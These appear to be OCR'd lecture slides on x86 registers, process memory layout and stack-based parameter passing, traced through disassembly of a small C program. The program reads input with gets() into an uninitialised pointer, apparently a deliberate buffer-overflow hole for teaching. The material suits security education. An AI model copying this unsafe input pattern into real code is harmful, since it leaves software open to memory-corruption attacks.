Low	Shared libraries	

Recall on Registers

- **General Purpose:** Common mathematical operations. They store data and addresses (EAX, EBX, ECX)
  - **ESP:** address of the last stack operation, **the top of the stack**.
  - **EBP:** address of the **base of the current function frame**
    - relative addressing
- **Segment:** 16 bit registers used for keep track of segments and backward compatibility (CD, DS, SS)
- **Control:** Control the function of the processor (execution)
  - **EIP**: address of the next machine instruction to be executed
- **Other**
  - EFLAG: 1 bit registers, store the result of test performed by the processor


```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

`./executable_file 10 20 <--`

The foo() function receives two parameters by copy.

The Code

Code = sequence of machine instructions



Stack

Heap

.data

.bss

.text

main()

foo()

Entry point ->

EIP

```
add     ..., ...
. . .
call    0x8048484
...                     0x80484cf
ret                     0x80484ce
. . .
mov     %esp,%ebp
push    %ebp            0x8048484
. . .
mov     %esp,%ecx       ...
pop     %esi            0x80483c1
xor     %ebp,%ebp       0x80483c0
```

Beware! These instructions are not aligned as words!

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

`./executable_file 10 20 <--`

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

```
./executable_file 10 20 <--
```

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?
- Push them onto the stack!

The Code (push second parameter)


Assembled code   Disassembled code

Push the second parameter, which happens to be on the stack, left there by previous instructions, at EBP-0x14.

```
80484d5:    83 c0 08
80484d8:    8b 00
80484da:    83 ec 0c          sub    $0xc,%esp
80484dd:    50                push   %eax
80484de:    e8 dd fe ff ff    call   80483c0 <atoi@plt>
80484e3:    83 c4 10          add    $0x10,%esp
80484e6:    89 45 ec          mov    %eax,-0x14(%ebp)
80484e9:    83 ec 08          sub    $0x8,%esp
80484ec:    ff 75 ec          pushl  -0x14(%ebp)
80484ef:    ff 75 e8          pushl  -0x18(%ebp)
80484f2:    e8 8d ff ff ff    call   8048484 <foo>
80484f7:    83 c4 10          add    $0x10,%esp
80484fa:    89 45 f0          mov    %eax,-0x10(%ebp)
80484fd:    83 ec 0c          sub    $0xc,%esp
8048500:    ff 75 f4          pushl  -0xc(%ebp)
8048503:    e8 78 fe ff ff    call   8048380 <gets@plt>
8048508:    83 c4 10          add    $0x10,%esp
804850b:    83 ec 0c          sub    $0xc,%esp
804850e:    ff 75 f4          pushl  -0xc(%ebp)
8048511:    e8 7a fe ff ff    call   8048390 <puts@plt>
8048516:    83 c4 10          add    $0x10,%esp
8048519:    b8 10 86 04 08    mov    $0x8048610,%eax
804851e:    ff 75 f0          pushl  -0x10(%ebp)
```

EIP (Instruction Pointer)

The Stack



0xC0000000

<- **EBP**


<- **EBP-0x14** (20 bytes below EBP)

<- **EBP-0x18** (24 bytes below EBP)

<- **ESP: stack pointer**
(points to the top of the stack)

0xBFFDF000

The Code (push first parameter)



Assembled code

Disassembled code

```
80484d5:    83 c0 08          add    $0x8,%eax
80484d8:    8b 00             mov    (%eax),%eax
80484da:    83 ec 0c          sub    $0xc,%esp
80484dd:    50                push   %eax
80484de:    e8 dd fe ff ff    call   80483c0 <atoi@plt>
80484e3:    83 c4 10          add    $0x10,%esp
80484e6:    89 45 ec          mov    %eax,-0x14(%ebp)
80484e9:    83 ec 08          sub    $0x8,%esp
80484ec:    ff 75 ec          pushl  -0x14(%ebp)
80484ef:    ff 75 e8          pushl  -0x18(%ebp)
80484f2:    e8 8d ff ff ff    call   8048484 <foo>
80484f7:    83 c4 10          add    $0x10,%esp
80484fa:    89 45 f0          mov    %eax,-0x10(%ebp)
80484fd:    83 ec 0c          sub    $0xc,%esp
8048500:    ff 75 f4          pushl  -0xc(%ebp)
8048503:    e8 78 fe ff ff    call   8048380 <gets@plt>
8048508:    83 c4 10          add    $0x10,%esp
804850b:    83 ec 0c          sub    $0xc,%esp
804850e:    ff 75 f4          pushl  -0xc(%ebp)
8048511:    e8 7a fe ff ff    call   8048390 <puts@plt>
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```

